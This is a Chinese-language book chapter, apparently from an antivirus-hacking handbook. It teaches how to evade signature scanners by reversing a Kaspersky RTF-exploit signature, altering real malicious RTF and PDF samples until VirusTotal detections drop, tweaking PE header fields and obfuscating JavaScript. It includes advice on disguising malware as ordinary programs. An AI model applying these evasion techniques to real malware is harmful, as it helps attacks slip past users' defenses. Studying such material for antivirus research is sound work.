2008年，微软免费公开了针对二进制Office文件的文档，并宣布这些文档没有商业秘密权。微软公开的文档集包含27份PDF文件，每份都有几百页，总计201 MB。按照常理来说，目前没有一款反病毒产品可以完美支持该类文件格式。比如，如果反病毒厂商希望正确支持Microsoft XLS（Excel）文件格式，工程师需要阅读完1185页文档。这对反病毒工程师来说是一项不小的挑战。反病毒软件实现针对此类文件格式的检测解决方案过程十分复杂且耗时，这间接给病毒作者、逆

向分析者和渗透测试工程师绕过反病毒扫描器开启了方便之门。

7.2 绕过现实中的特征码

本节将以卡巴斯基2015年1月底针对恶意软件Exploit.MSWord.CVE-20103333.cp发布的一条通用检测特征码作为研究对象。该条检测特征用于检测利用旧版本Microsoft Word处理RTF格式文件时的漏洞攻击程序。当试图绕过该条特征码时，模糊测试或系统地进行测试研究都是可以的。不过，这里我们将会阐释如何系统地开展分析研究。

为了正确且系统地实现我们的目标，首先需要回答以下几个重要的问题。

- 反病毒软件病毒特征库的文件位置在哪里？
- 病毒特征库的文件格式是什么？
- 你想要绕过的侦测代码或特征码在哪个文件的哪个位置？

首先从最简单的问题入手：卡巴斯基的病毒特征库文件是AVC文件格式。当安装完卡巴斯基反病毒软件以后，会有很多这样的病毒特征库文件，包括base0001.avc、basea5ec.avc、extXXX.avc、genXXX.avc、unpXXX.avc等。本例中需要关注的是daily.avc，每日更新程序就存储在这里面。如果你用十六进制的编辑器（这里是Pyew）打开这个文件，会看到类似下面这样的结果：

```
0000  41 56 50 20 41 6E 74 69 76 69 72 61 6C 20 44 61   AVP Antiviral Da
0010  74 61 62 61 73 65 2E 20 28 63 29 4B 61 73 70 65   tabase. (c)Kaspe
0020  72 73 6B 79 20 4C 61 62 20 31 39 39 37 2D 32 30   rsky Lab 1997-20
0030  31 34 2E 00 00 00 00 00 00 00 00 00 00 00 0D 0A   14..............
0040  4B 61 73 70 65 72 73 6B 79 20 4C 61 62 2E 20 30   Kaspersky Lab. 0
0050  31 20 41 70 72 20 32 30 31 34 20 20 30 30 3A 35   1 Apr 2014  00:5
0060  36 3A 34 31 00 00 00 00 00 00 00 00 00 00 00 00   6:41............
0070  00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 0D 0A   ................
0080  45 4B 2E 38 03 00 00 00 01 00 00 00 DE CD 00 00   EK.8............
```

如你所见，这是一个带有ASCII字符串的二进制未知格式文件。首先需要逆向分析卡巴斯基的内核来确定特征文件的文件格式并找出解析的办法。幸运的是，已经有人替你做了。臭名昭著的29A病毒作者z0mbie逆向分析了旧版本的卡巴斯基内核，找到了.AVC的文件构造方式，并编写了一款解析软件。这款工具的GUI版本和源代码可以在该作者的网站下载：http://z0mbie.daemonlab.org/。

另外还有一款基于相同源代码实现的GUI工具，可以在以下论坛下载：www.woodmann.com/forum/archive/index.php/t-9913.html。

这里选用的GUI工具为AvcUnpacker.EXE，从卡巴斯基的文件安装目录中复制一份daily.avc（或使用Google搜索引擎，从卡巴斯基的更新服务器上下载一份）。使用AvcUnpacker.EXE打开daily.avc文件。选中文件后，点击Unpack按钮，你会看到如图7-1所示的窗口结果。




图7-1　AVC工具解析卡巴斯基daily.avc特征库文件

解压缩daily.avc文件后，同一目录下将会出现包括daily.avc文件在内的多个文件和文件目录（如图7-2所示）。




图7-2　解压后创建的文件和文件目录

大部分解压得到文件都十分有意思。我们先看第一个名为StammFile Virri/Stamms.txt的文件。如果你使用文本编辑器打开，会看到如下内容：

```
------------------------------ 0000 -----------------------------------
File Virri-Signature Length (1) = 00
File Virri-Signature Offset (1) = 0000
File Virri-Signature (1),w      = 0000
File Virri-Sub Type             = 01
File Virri-Signature (1),dw     = 00000000
File Virri-Signature Length (2) = 00
File Virri-Signature Offset (2) = 0000
File Virri-Signature (2),dw     = FFFFFFFF
File Virri-Virri Finder stub in=0000-> \\Lib-File Virri Finding
 Stubs\Obj0000.obj
File Virri-Name                 = 000001C9 -> Trojan.Win32.Hosts2.gen
File Virri-Cure Parameter(0)    = 00
File Virri-Cure Parameter(1)    = 0000
File Virri-Cure Parameter(2)    = 0000
File Virri-Cure Parameter(3)    = 0000
File Virri-Cure Parameter(4)    = 0000
File Virri-Cure Parameter(5)    = 0000
```

```
------------------------------------ 0001 -------------------------
File Virri-Signature Length (1) = 04
File Virri-Signature Offset (1) = 0000
File Virri-Signature (1),w      = 5C7B
File Virri-Sub Type             = 01
File Virri-Signature (1),dw     = 7B270921
File Virri-Signature Length (2) = 00
File Virri-Signature Offset (2) = 0000
File Virri-Signature (2),dw     = 00000000
File Virri-Virri Finder stub in = 0001 -> \\Lib-File Virri Finding
 Stubs\Obj0001.obj
File Virri-Name = 00000000 -> Exploit.MSWord.CVE-2010-3333.cp
File Virri-Cure Parameter(0)    = 02
File Virri-Cure Parameter(1)    = 0000
File Virri-Cure Parameter(2)    = 0000
File Virri-Cure Parameter(3)    = 0000
File Virri-Cure Parameter(4)    = 0000
File Virri-Cure Parameter(5)    = 0000
(...many more lines stripped...)
```

如你所见，文件包含病毒名称Exploit.MSWord.CVE-20103333.cp，以及侦测模块的路径，侦测模块其实位于通用对象文件（common object file format，COFF）中，它包括了侦测此类漏洞利用程序时所要用到的所有代码。使用IDA Pro打开COFF对象文件。初始化以后，IDA成功分析了COFF文件，同时显示了带有调试符号的反汇编结果。本例中有趣的函数是`_decode`。在键盘上按Ctrl+E进入入口点，找到`_decode`函数的入口点，然后按Enter键，跳转至反汇编结果列表。你会看到如图7-3所示的反汇编调试结果：

```
.text:00000000 ; =============== S U B R O U T I N E ===========================
.text:00000000
.text:00000000 ; Attributes: bp-based frame
.text:00000000
.text:00000000                 public _decode
.text:00000000 _decode         proc near
.text:00000000
.text:00000000 search_buf2     = dword ptr -1Ch
.text:00000000 search_buf      = dword ptr -0Ch
.text:00000000
.text:00000000                 push    ebp
.text:00000001                 mov     ebp, esp
.text:00000003                 sub     esp, 1Ch
.text:00000006                 cmp     dword ptr ds:_Header, 'tr\{'
.text:00000010                 jnz     loc_F8
.text:00000016                 cmp     dword ptr ds:_File_Length, 5D00h
.text:00000020                 jb      loc_F8
.text:00000026                 mov     eax, ds:s_ilpd
.text:0000002B                 mov     ecx, ds:s_ocen
.text:00000031                 mov     dl, ds:byte_128
.text:00000037                 push    20h ; ' '
.text:00000039                 push    (offset _Page_E+7E0h)
.text:0000003E                 mov     [ebp+search_buf], eax
.text:00000041                 lea     eax, [ebp+search_buf]
.text:00000044                 push    8
.text:00000046                 push    eax
.text:00000047                 mov     [ebp+search_buf+4], ecx
.text:0000004A                 mov     byte ptr [ebp+search_buf+8], dl
.text:0000004D                 call    _DGBMS2
.text:00000052                 add     esp, 10h
.text:00000055                 test    eax, eax
.text:00000057                 jz      loc_F8
.text:0000005D                 mov     edx, ds:dword_114
.text:00000063                 mov     ecx, ds:__0
.text:00000069                 mov     eax, dword ptr ds:_File_Length
.text:0000006E                 mov     [ebp+search_buf2], ecx
.text:00000071                 mov     ecx, ds:dword_118
.text:00000077                 mov     [ebp+search_buf2+4], edx
.text:0000007A                 movzx   edx, ds:word_11C
.text:00000081                 mov     [ebp+search_buf2+8], ecx
```

图7-3　用于发现CVE-2010-3333漏洞程序的通用侦测逻辑

以上就是要侦测卡巴斯基称作Exploit.MSWord.CVE-2010-3333.cp的漏洞利用程序所要用到的所有代码。程序首先会检查文件头（调试符号为ds:_Header external）是否是以0x74725C7B开始（十六进制字符为'tr\{'），然后校验文件长度（调试符号为ds:_File_Length）是否大于0x5D00字节（23 808字节）。初期检查结束后，程序会参考查找ASCII字符ilpd和ocen，然后调用名为DGBMS2的函数，结果如下：

```
.text:00000026    mov     eax, ds:s_ilpd
.text:0000002B    mov     ecx, ds:s_ocen
.text:00000031    mov     dl, ds:byte_128
.text:00000037    push    20h ; ' '
.text:00000039    push    (offset _Page_E+7E0h)
.text:0000003E    mov     [ebp+search_buf], eax
.text:00000041    lea     eax, [ebp+search_buf]
.text:00000044    push    8
.text:00000046    push    eax
.text:00000047    mov     [ebp+search_buf+4], ecx
.text:0000004A    mov     byte ptr [ebp+search_buf+8], dl
.text:0000004D    call    _DGBMS2
.text:00000052  add    esp, 10h
```

如果你不清楚DGBMS2函数的功能，可以暂且认为它是用来查找文件中字符串的函数。事实上，DGBMS2函数会查找在Page_E符号后面某处的字符串dpli和neco（每个Page_X符号都包含文件中的相关字节。比如，Page_A对应的是第一个千字节，Page_B对应的是第二个千字节，以此类推）。按照这样的步骤查找完后，如果匹配到了对应的字符串，函数会查找文件末尾的23 808字节，读取Page_C里的512字节，然后查找字符串{\\sp2{\\sn1 pF和ments}：

```
.text:0000005D    mov     edx, dword ptr ds:__0+4 ; "2{\\sn1 pF"
.text:00000063    mov     ecx, dword ptr ds:__0 ; "{\\sp2{\\sn1 pF"
.text:00000069    mov     eax, dword ptr ds:_File_Length
.text:0000006E    mov     [ebp+search_buf2], ecx
.text:00000071    mov     ecx, dword ptr ds:__0+8 ; "n1 pF"
.text:00000077    mov     [ebp+search_buf2+4], edx
.text:0000007A    movzx   edx, word ptr ds:__0+0Ch ; "F"
.text:00000081    mov     [ebp+search_buf2+8], ecx
.text:00000084    mov     ecx, dword ptr _ ; "ments}"
.text:0000008A    mov     word ptr [ebp+search_buf2+0Ch], dx
.text:0000008E    movzx   edx, word ptr _+4 ; "s}"
.text:00000095    push    200h            ; _DWORD
.text:0000009A    add     eax, 0FFFFA300h
.text:0000009F    mov     [ebp+search_buf], ecx
.text:000000A2    mov     cl, byte ptr _+6 ; ""
.text:000000A8    push    offset _Page_C  ; _DWORD
.text:000000AD    push    eax             ; _DWORD
.text:000000AE    mov     word ptr [ebp+search_buf+4], dx
.text:000000B2    mov     byte ptr [ebp+search_buf+6], cl
.text:000000B5    call    _Seek_Read
.text:000000BA    add     esp, 0Ch
.text:000000BD    cmp     eax, 200h
.text:000000C2    jnz     short loc_F8
.text:000000C4    push    eax             ; _DWORD
```

```
.text:000000C5    push    offset _Page_C  ; _DWORD
.text:000000CA    lea     edx, [ebp+search_buf2]
.text:000000CD    push    0Dh             ; _DWORD
.text:000000CF    push    edx             ; _DWORD
.text:000000D0    call    _DGBMS2
.text:000000D5    add     esp, 10h
.text:000000D8    test    eax, eax
.text:000000DA    jz      short loc_F8
.text:000000DC    push    200h            ; _DWORD
.text:000000E1    push    offset _Page_C  ; _DWORD
.text:000000E6    lea     eax, [ebp+search_buf]
.text:000000E9    push    6               ; _DWORD
.text:000000EB    push    eax             ; _DWORD
.text:000000EC    call    _DGBMS2
.text:000000F1    add     esp, 10h
```

如果一切顺利的话，函数会返回1，表示文件处在被感染状态。如果缺失上述特征中的一个，函数就会返回0，表示文件正常，没有被感染。可以通过Hex-Rays公司的反汇编软件IDA查看到特征码的完整伪代码，如图7-4所示。

```
 1 int decode()
 2 {
 3   int result; // eax@7
 4   int search_buf2[4]; // [sp+0h] [bp-1Ch]@4
 5   int search_buf[3]; // [sp+10h] [bp-Ch]@3
 6 
 7   result = 0;
 8   if ( Header == 'tr\\{' && File_Length >= 0x5D00u )
 9   {
10     search_buf[0] = s_ilpd;
11     search_buf[1] = s_ocen;
12     LOBYTE(search_buf[2]) = 0;
13     if ( DGBMS2(search_buf, 8, (char *)&Page_E + 2016, 32) )
14     {
15       search_buf2[0] = *(_DWORD *)"{\\sp2{\\sn1 pF";
16       search_buf2[1] = *(_DWORD *)"2{\\sn1 pF";
17       search_buf2[2] = *(_DWORD *)"n1 pF";
18       LOWORD(search_buf2[3]) = *(_WORD *)"F";
19       search_buf[0] = *(_DWORD *)"ments}";
20       LOWORD(search_buf[1]) = *(_WORD *)"s}";
21       BYTE2(search_buf[1]) = _[6];
22       if ( Seek_Read(File_Length - 23808, &Page_C, 512) == 512
23         && DGBMS2(search_buf2, 13, &Page_C, 512)
24         && DGBMS2(search_buf, 6, &Page_C, 512) )
25       {
26         result = 1;
27       }
28     }
29   }
30   return result;
31 }
```

图7-4 _decode函数的伪代码

分析完OBJ文件里的侦测逻辑以后，很显然可以找到多种绕过反病毒侦测方法。比如，如果可以更改文件头或让漏洞利用文件小于0x5D00字节，相关检测代码就无法检测文件中所有的代码逻辑了。如果你在扫描器执行完初步侦测分析后，更改扫描程序试图匹配的字符串，同样可以绕过反病毒软件的检测。这是因为经过修改后，扫描器依赖的样本特征与新的样本文件不符，所以通用侦测无法再检测该样本。现在，我们已经知道该怎么做了。通过在控制字符`\sp2`和`\sn1`之间加一个空格，对文件进行细小的修改。为了进行演示，我们选用SHA1散列值为`deac10f97dd061780b186160c0be863a1ae00579`的样本文件。可以登录以下网址查看VirusTotal的扫

描报告：https://www.virustotal.com/file/651281158d96874277497f769e62827c48ae495c622141e183-fc7f7895d95e3f/analysis/。

报告显示，在57款反病毒引擎中，有24款反病毒软件检测出了样本，卡巴斯基就是其中之一。我们如果在文件中搜索卡巴斯基匹配的特征字符串{\\sp2{\\sn1 pF和ments}，会在偏移量0x11b6处看到如下结果：

```
$ pyew 651281158d96874277497f769e62827c48ae495c622141e183fc7f7895d95e3f
0000   7B 5C 72 74 78 61 7B 5C 61 6E 73 69 7B 5C 73 68  {.rtxa{.ansi{.sh
0010   70 7B 5C 2A 5C 73 68 70 69 6E 73 74 5C 73 68 70  p{.*.shpinst.shp
(...many lines stripped...)
[0x00000000]> /s \sp2
HINT[0x000011b6]: .sp2{.sn1 pF}{.sn2 rag}{.*.comment}{.sn3 ments}
{.sv22 3;8;15
```

你可以使用文本编辑器打开这个RTF文件（RTF文件其实就是纯文本文件），然后在字符串\sp2和{\sn1之间加一个空格。做完这样的变更后，我们发现样本仍然可以运行，但是检测出修改后样本的反病毒引擎数有了明显的下降，VirusTotal多引擎扫描报告如下：https://www.virustotal.com/file/f2b9ed2833963abd1f002261478f03c719e4f73f0f801834bd602652b86121e5/analysis/1422286-268/。

扫描结果从24/57下降到了18/56。不出我们所料，我们研究的对象卡巴斯基也没有检测出修改后的样本。

可喜可贺，我们已经以一种优雅的方式绕过了卡巴斯基的通用病毒扫描。

7.3　绕过特定文件格式的相关提示和技巧

可以用于传播恶意软件的文件格式以及恶意软件使用的小伎俩数量惊人。接下来的几节将只涉及其中一些最常见的文件格式和技巧，并重点介绍如何使PE、JavaScript和PDF文件绕过反病毒软件的检测。

7.3.1　PE文件

Windows可执行文件也被称作PE（portable executable）文件。因为可以不依赖于其他程序（比如说Microsoft Word）独立运行，可执行文件格式自然而然地成为了恶意软件编写者最亲睐的文件格式。由于太容易被反病毒软件侦测到，可执行文件一般不会作为恶意软件开展一线攻击的文件格式。恶意软件通常以PDF或Microsoft Office文件的形式传播，同时还会借助浏览器漏洞的利用程序。但是，利用浏览器漏洞的最后一步，一般是从一些节点上下载一个或多个PE文件。

有无数的办法可以用来修改PE文件而不变更其行为或对其进行很大的改动。一些最典型的修改方法（同时也很复杂）列举在了Corkami项目的wiki页面上，这个页面讨论的内容主要与PE文件有关：https://code.google.com/p/corkami/wiki/PE。

Corkami项目是一位名叫Ange Albertini的安全研究者编译并向公众开放的一个代码仓库，其

中包括不少新颖的思路。Ange Albertini对文件格式相关的技术研究十分感兴趣，而且研究颇深。我们选取了其中最基础和最有用的相关技巧，列举如下。

- 区段名称　对于一些特殊的文件壳或者压缩器来说，区段的名称没有实际意义。只要保持区块大小（最多为8个字符）恒定，你就可以随意变更区段的名称。一些反病毒软件的通用扫描器会匹配文件的区段来判断文件是否是某一类恶意软件的变种。
- 时间戳　在某些情况下，某一类恶意软件的变种会带有相同的时间戳（编译文件的时间），有一些反病毒软件的扫描程序会以时间戳作为查杀恶意软件的依据之一。有时，时间戳区域会作为独立的一条扫描特征。自然，时间戳对于操作系统来说没有什么实际意义，可以随意修改，时间戳的值甚至可以为`NULL`。
- 链接器的主副版本号　通常，和时间戳一样，链接器的主副版本号对操作系统来说也没有什么关联。修改链接器的主副版本号不会让PE文件无法正常执行。
- 操作系统的主副版本号以及镜像文件的主副版本号　和时间戳以及链接器的主副版本号类似，操作系统的主副版本号以及镜像文件的主副版本号的改变，也不会影响PE文件的执行。
- `AddressOfEntryPoint`值　一般认为`AddressOfEntryPoint`不能为`NULL`，但事实上它可以为`NULL`，表示程序的入口点在偏移量0x00处；准确来讲，是在以魔术字节`MZ`起始的`IMAGE_DOS_HEADER`处。
- 区段数量的最大值　在Windows XP操作平台上，PE文件的区段数量最大值为96。在Windows 7平台上，区段最大数量可以为65 535。出于性能的原因，一些反病毒软件在进行通用病毒扫描前，会首先检查PE文件是否已经损坏，其中一项检查依据就是，预期区段数量值不能大于96。除了Windows XP（目前该操作系统已放弃更新支持）以外，此检查依据对目前任何一款操作系统来说都是错误的。
- 文件长度　尽管对于PE文件来说没有特别的规定，但当它们的大小超过某个值的时候，通用病毒侦测引擎就会跳过扫描该文件。因此，在不妨碍PE文件正常执行的情况下，可以在文件末尾添加尽可能多的数据，来实现绕过反病毒软件扫描引擎的目的。这样的情况并不少见。比如，因为大多数恶意软件文件都比较小，所以对很多启发式引擎来说，通过跳过扫描一些超大的文件，可以在一定程度上减少性能消耗。

还有其他很多可以绕过针对PE文件的侦测技巧，强烈推荐Ange Albertini的wiki页面来了解一下有关PE文件格式的相关信息。

提示　尽管Albertini的项目页面中列举的一些技巧对于绕过反病毒软件的扫描很有效，但需要提醒的是，这些技巧并不常见。这就意味着，如果文件样本使用了这些技巧，很有可能会被识别为可疑文件。为了使编写的恶意文件绕过反病毒软件的侦测，建议你尽可能让编写的样本文件表现得和正常文件一样。比如，使程序看起来就像一个由Microsoft Visual C++编译的原生程序一样，没有经过混淆、加壳等处理。经过这样的处理，可以降低恶意软件的可疑程度，使其对病毒研究人员来说不那么显眼。

7.3.2　JavaScript

许多通过互联网传播的针对浏览器漏洞的利用程序，都是使用JavaScript语言编写的。许多恶意软件借助浏览器（如Internet Explorer或Firefox）的漏洞，通过在页面内注入iframe窗口或诱导用户访问带有漏洞攻击利用程序的站点，并最终下载可执行文件（如PE文件），来实现对受害者电脑的感染。因此，许多反病毒工程师会花费大量时间研究如何侦测恶意JavaScript代码。但是，JavaScript本身是一门非常灵活开放的动态执行的编程语言，允许代码进行许多不常见但仍可执行的变化操作。在这种情况下，我们无法直接阅读构造器和JavaScript代码来解读其操作行为，但对JavaScript的解释器来说，这完全是小菜一碟。

比如，你可以辨识出以下代码做了哪些操作吗？

```
alert(Number(51966).toString(16));
```

代码将十进制数字51 966转化成对应的十六进制形式0xcafe，并通过`toString(16)`返回一个字符串，最终弹出了内容为“cafe”的消息窗口。这个比较简单，不是吗？那如果是下面这样一段JavaScript代码呢？

```
window[Number(14).toString(16) +
       Number(31).toString(36) +
       Number(10).toString(16) +
       Number(Math.sqrt(441)).toString(35)
](unescape("alert%28%22Hi%22%29"));
```

上面这段代码运行后会弹出消息提示框，内容为“Hi”。虽然看起来已经比较复杂了，但还有更复杂的，如图7-5所示。

图7-5　被混淆的JavaScript代码

上述代码运行后也仅仅是弹出一个内容为“Hi”的消息提示框。如你所见，只要你敢想，就会发现有许多技巧可以用来混淆JavaScript代码或逻辑，并绕过反病毒软件的侦测。下面将为大家介绍一些有趣的JavaScript代码混淆技巧。

1. 字符串编码

有多种方式可以对字符串进行编码。比如，通过一系列拼接操作，达到对真实字符串实现部分隐藏的效果：

```
var a = "e"; var x = "v"; var n= "a"; var zz_0 = "l";
real_string = a + x + n + zz_0;
```

再举一个和上一节相似的例子：将字符串编码为数字，然后在执行过程中还原成字符串。此处使用的技巧是，使用JavaScript中的`escape`和`unescape`函数：

```
unescape("alert%28%22Hi%22%29");
```

通过上面这段代码，混淆了完整的字符串`alert('Hi')`，使其变得不那么容易辨识了。在进行字符串混淆操作的过程中，最好借助一些反混淆工具，因为混淆过后的代码会变得无法理解。

2. 动态直译

许多解释器允许代码编写完成后，不经过编译直接动态直译执行。比如在JavaScript中，可以通过向`eval`函数传递字符串形式的参数，进而执行相关代码。但是，还有其他一些函数，比如`setTimeout`（用于在一段时间后执行相应代码的函数）、`addEventListener`或`document.write`可以向页面内写入HTML和JavaScript代码。因此在JavaScript中，你可以将多种技巧混合使用。比如，通过`setTimeout`设置一段时间后，执行某一字符串从而借助`document.write`向页面内写入混淆程度更高的HTML和JavaScript代码，最终通过`eval`函数执行真实的代码。在实战中，你可以根据需要，将这些技巧串联使用。

3. 隐藏代码逻辑：代码混淆和垃圾代码

另一项常用的绕过技巧，是使用垃圾代码隐藏代码真实逻辑并混淆代码。值得一提的是，这项技巧并不仅限于JavaScript语言。使用代码混淆技巧后，除非反病毒引擎带有高级复杂的静态分析功能，否则恶意软件样本很难被扫描器侦测到。

```
var a1 = 10; // 在程序中提前设置定义对象
// ...
// 一些花指令
// ...
if ( a1 == 10 )
{
  // 实际代码
}
else
{
  // 花指令
}
```

除此以外，还可以结合其他许多技巧来隐藏代码的真实逻辑。比如，使用无意义的变量和函数名，或使用与真实行为不符的变量或函数名称，并动态执行构造的代码。比如，`toString`方法可以被重写覆盖，并通过其父对象间接调用执行。这时候，重写过后的`toString`方法不是返回字符串的值，而是调用`eval`执行JavaScript代码。在JavaScript中，我们可以将多种混淆绕过技巧结合起来，使得常人在不借助工具的情况下无法了解代码的真实行为。使用了混淆技巧后，一

些仅仅基于常见基础字符串匹配的特征码扫描程序就无法检测这类恶意软件样本了。反病毒厂商也意识到了恶意软件使用绕过技巧的这一趋势，并开始在反病毒产品中整合进解释器/模拟器，但这类解决方案仍然会遗漏一些新型的混淆技巧。

7.3.3 PDF

PDF文档的全称为便携文档格式（portable document format），这种文件格式与软件和操作系统无关，会忠实地再现原稿的每一个字符、颜色以及图像。1991年，Adobe公司研发了PDF文件格式（起初被称作Camelot），如今PDF文件被广泛用于主流的操作系统平台。和其他被广泛使用的旧文件格式类似，PDF格式十分复杂，其规范冗长且错误百出；同时，PDF文件还饱受文档中没有介绍清楚的一些细节问题和异常的困扰。

PDF格式文件标准的复杂性使得修改此类格式恶意文件来绕过反病毒软件的扫描变得十分容易。让我们来进行一次实验，使用SHA1散列值为`88b6a40a8aa0b8a6d515722d9801f8fb7-d332482`的样本，VirusTotal的扫描结果参见网址：https://www.virustotal.com/file/05d44f5a3-fd6ab442f64d6b20e35af77f8720ec47b0ce48f437481cbda7cdbad/analysis/。可以看到多引擎扫描结果为，在75款扫描引擎中，有25款检测出了恶意软件。

接下来学习如何使用相关技巧修改PDF文件，从而减少能通过特征码匹配的方式，检测出此漏洞利用攻击程序的反病毒引擎的数量。正如你所想的那样，此处使用的漏洞利用攻击程序用到了JavaScript代码。通过`/JS`或`/JavaScript`标签，可以在PDF文件中嵌入JavaScript对象。`JS`或`JavaScript`的名称可以通过ASCII字符或十六进制字符形式进行编码。例如，可以将字符`a`转化成十六进制表现形式，即以`#`符号作为开头的字符编码。经过编码处理后，原先的`/JavaScript`会变成`/J#61v#61Script`。当然，你也可以对整个`JavaScript`字符串进行同样的操作。

将所有`/JavaScript`字符串替换成`/#4a#61#76#61#53#63#72#69#70#74`，保存并生成新的样本，接着上传至VirusTotal平台上。新的多引擎扫描报告结果如下：https://www.virustotal.com/file/2d77e38a3ecf99538762441552736 58c03dba5aa56aa17140d8d6ad6160173a0/analysis/。

我们注意到，上面的VirusTotal扫描报告显示，上述绕过方法似乎对一款之前没有提到的新反病毒产品Dr.Web无效，它成功检测出了修改过的PDF恶意软件样本。在现实生活中，这种情况时有发生，使用某一技巧修改样本后，它在绕过一款反病毒产品的同时可能又会被另一款新的反病毒软件侦测出来。现在，让我们撤销之前对PDF漏洞利用攻击程序所做的改动，对原始样本应用新的绕过技巧：对象混淆。在PDF文件中，对象的形式如下：

```
1 0 obj <</Filter /FlateDecode >>
stream
...data...
endstream
endobj

2 0 obj
...
endobj
```

上述例子中有两个对象数字（1或2）、修正数字（此处两个修正数字都是0），以及作用在<<和>>字符之间的对象数据上的一系列过滤器。接着是用于表示接下来的数据都是对象数据的流标签。标签以`endstream`和`endobj`结束，紧接着是新的对象。让我们设想一下，如果有重复数字的对象（比如，两个带有相同对象数字的对象），会发生什么？这种情况下，会选用最后一个对象，而前一个相同的对象会被丢弃。那反病毒软件有没有注意到PDF格式文件的这项特性呢？为了一探究竟，我们创建一个带有对象数字66的仿制PDF对象。接着在真实的对象前，创建另一个带有相同数字和修订版本的伪造对象。在`66 0 obj`行前插入数据块，效果如下：

```
66 0 obj
<</Filter /AsciiHexDecode /FlateDecode /FlateDecode /FlateDecode
/FlateDecode >>
stream

789cab98f3f68e629e708144fbc3facd9c46865d0e896a139c13b36635382ab7c55930c8
6d57e59ec79c7071c5afb385cdb979ec0a2d13585dc32e79d55c5ef2fef39c0797f7d754d
ad7fd
2c349dd96378cedebee6f7cf17090c4060fdeecfb7a47c53b69ec54fbfcedefe1e28d210
fbfddfc787ffaa447e54ff7af3755b3f2350ccecdde51ab3d87a8e3f76bf37ec7f9b0c52
d55bfd
ebf9bbab55dc3ff6c5d858defc660a143b70ec2e071b9076e8021bbd05c2e906738e2073
4665a82e5333f7fcbcf5db1a5efe2dfaf8a98281e1cff34f47d71baafd67609ceebb1700
153f9a
9d

endstream
endobj

66 0 obj
(...)
```

添加伪造对象后（结合另一个将会在下面提到的技巧），将PDF文件样本重新上传一次VirusTotal，查看结果：https://www.virustotal.com/file/e43f3f060e82af85b99743e68da59ff555dd2d02f-2af83ecac84f773b41f3ca7/analysis/1422360906/。

非常棒！现在的57款反病毒引擎中，有15款可以侦测到这个PDF样本。这是因为反病毒软件没有考虑到PDF中的对象可以重复，或者因为我们在这里使用了另一个技巧。这个技巧就是，PDF文件中的流数据可以被压缩并编码。在本例中，添加的伪造对象是经过多次压缩（`/Flate-Decode`）并以十六进制编码的（`/AsciiHexDecode`）。当对象解密并解压缩时，会消耗256 MB的RAM。如果再使用一次之前的技巧（十六进制编码），这次或许就有效了：https://www.virustotal.com/file/e43f3f060e82af85b99743e68da59ff555dd2d02f2af83ecac84f773b41f3ca7/analysis/1422360906/。

侦测率下降至57款反病毒引擎中只有14款侦测到了样本。有时一些绕过反病毒软件的技巧不会单独生效，但经过多次变动后就可以绕过不止一款反病毒软件了。这在探究绕过反病毒软件方式的过程中值得反复尝试。

现在让我们再尝试使用之前的技巧，并添加新的重复对象集合。对象数字70指向的JavaScript

代码如下：

```
70 0 obj
<<
/JS 67 0 R
/S /JavaScript
>>
endobj
```

该对象指向另一个包含真实JavaScript内容（/JS 67）的对象。现在让我们在真实的对象70之前复制创建一份新的对象70，来绕过反病毒软件的侦测，接着将编辑完成的样本文件上传至VirusTotal扫描：https://www.virustotal.com/file/b62496e6af449e4bcf834bf3e33fece39f5c04e47fc680-f8f67db4af86f807c5/analysis/1422361191/。

检测出样本文件的反病毒软件数量再次下降：57款反病毒软件中只有13款能够检测出样本。现在来尝试一下另一项更为核心的技巧。还记得PDF文件中的对象和多媒体流吗？Adobe Acrobat的解析器并没有强制要求对象和数据流标签闭合。找到刚刚添加的仿造对象数字66，接着移除endstream和 endobj，并上传至VirusTotal进行扫描检测。这次结果下降至只有3款反病毒软件可以检测出PDF恶意软件样本了：https://www.virustotal.com/file/4f431ef4822408888388acbcdd-44554bd0273d521f41a9e9ea28d3ba28355a36/analysis/1422363730/。

又是一个很棒的技巧！更为重要的是，由于在研究绕过反病毒软件的侦测过程中主要基于Adobe PDF解析的工作方式开展，嵌入PDF文件中的漏洞利用攻击程序的相关功能并没有受到任何影响。如果基于其他PDF阅读软件进行研究，结果可能会大不相同。

7.4　总结

本章围绕通用情况以及若干特殊文件格式，讨论了绕过特征码病毒扫描的方式。此外，我们还动手实践了许多绕过特征码扫描的例子，并探讨了如何绕过针对PE、JavaScript和PDF样本文件的特征码扫描。

- 编写针对不同文件格式的解析程序困难又乏味。如果相关文件格式没有官方规范说明文档，攻击者只能进行逆向分析。当然，这同时也意味着，针对复杂的文件格式编写一个毫无缺陷的解析器是不可能的事情。
- 要想绕过基于特征码的侦测，可以系统展开或选用类似模糊测试的方法。当你准备系统地研究绕过基于特征码的恶意软件侦测时，首先需要回答三个问题：病毒标识特征数据库在什么位置？病毒标识特征数据库的文件格式是什么？针对特定样本的扫描特征信息是如何编码并存储在特征库文件中的？找到这三个问题的答案以后，尝试找出反病毒软件在侦测对应恶意软件样本时尝试匹配的特征，并根据匹配特征对样本进行修改。通过类似模糊测试的随机测试研究方式，找到绕过特征码扫描的具体过程已经在前面一章中有过讨论。其核心是，在不影响样本文件执行的前提下，不停修改恶意样本文件，直到反病毒软件不再查杀样本。

- 反病毒产品支持许多文件格式的扫描查杀。如果想让不同格式的文件绕过反病毒软件的扫描，你需要研究如何修改对应的文件格式来绕过侦测。
- PE文件格式有许多嵌入式结构。这些结构中的许多区域对于PE文件在操作系统上的执行并不十分重要，比如PE文件的时间戳。一些反病毒软件会将这些非必需的PE文件区域结构值作为查杀特征。因此，修改这类区域可以使样本绕过反病毒软件的扫描。
- JavaScript用于编写基于网络的漏洞攻击利用程序。由于JavaScript代码十分灵活多变，攻击者可以通过代码混淆来隐藏漏洞攻击利用程序的真实逻辑，并绕过侦测。
